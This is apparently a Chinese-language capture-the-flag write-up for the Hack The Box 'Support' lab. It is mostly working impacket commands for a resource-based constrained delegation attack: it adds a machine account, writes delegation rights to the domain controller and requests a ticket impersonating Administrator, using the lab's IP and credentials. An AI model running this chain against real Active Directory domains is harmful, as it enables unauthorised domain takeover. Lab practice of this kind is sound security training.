
bloodhound收集信息与枚举
1 | bloodhound-python \ |
获取到提权方法
开始提权1
addcomputer.py -method SAMR -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Summer2018!' -dc-ip 10.129.35.158 -dc-host dc.support.htb support.htb/support:Ironside47pleasure40Watchful
1
2
3
4
5
6
rbcd.py \
-delegate-from 'ATTACKERSYSTEM$' \
-delegate-to 'DC$' \
-action 'write' \
-dc-ip 10.129.35.158 \
support.htb/support:'Ironside47pleasure40Watchful'1
2
3
4
5getST.py \
-spn cifs/dc.support.htb \
-impersonate Administrator \
-dc-ip 10.129.35.158 \
'support.htb/ATTACKERSYSTEM$:Summer2018!'
拿下域控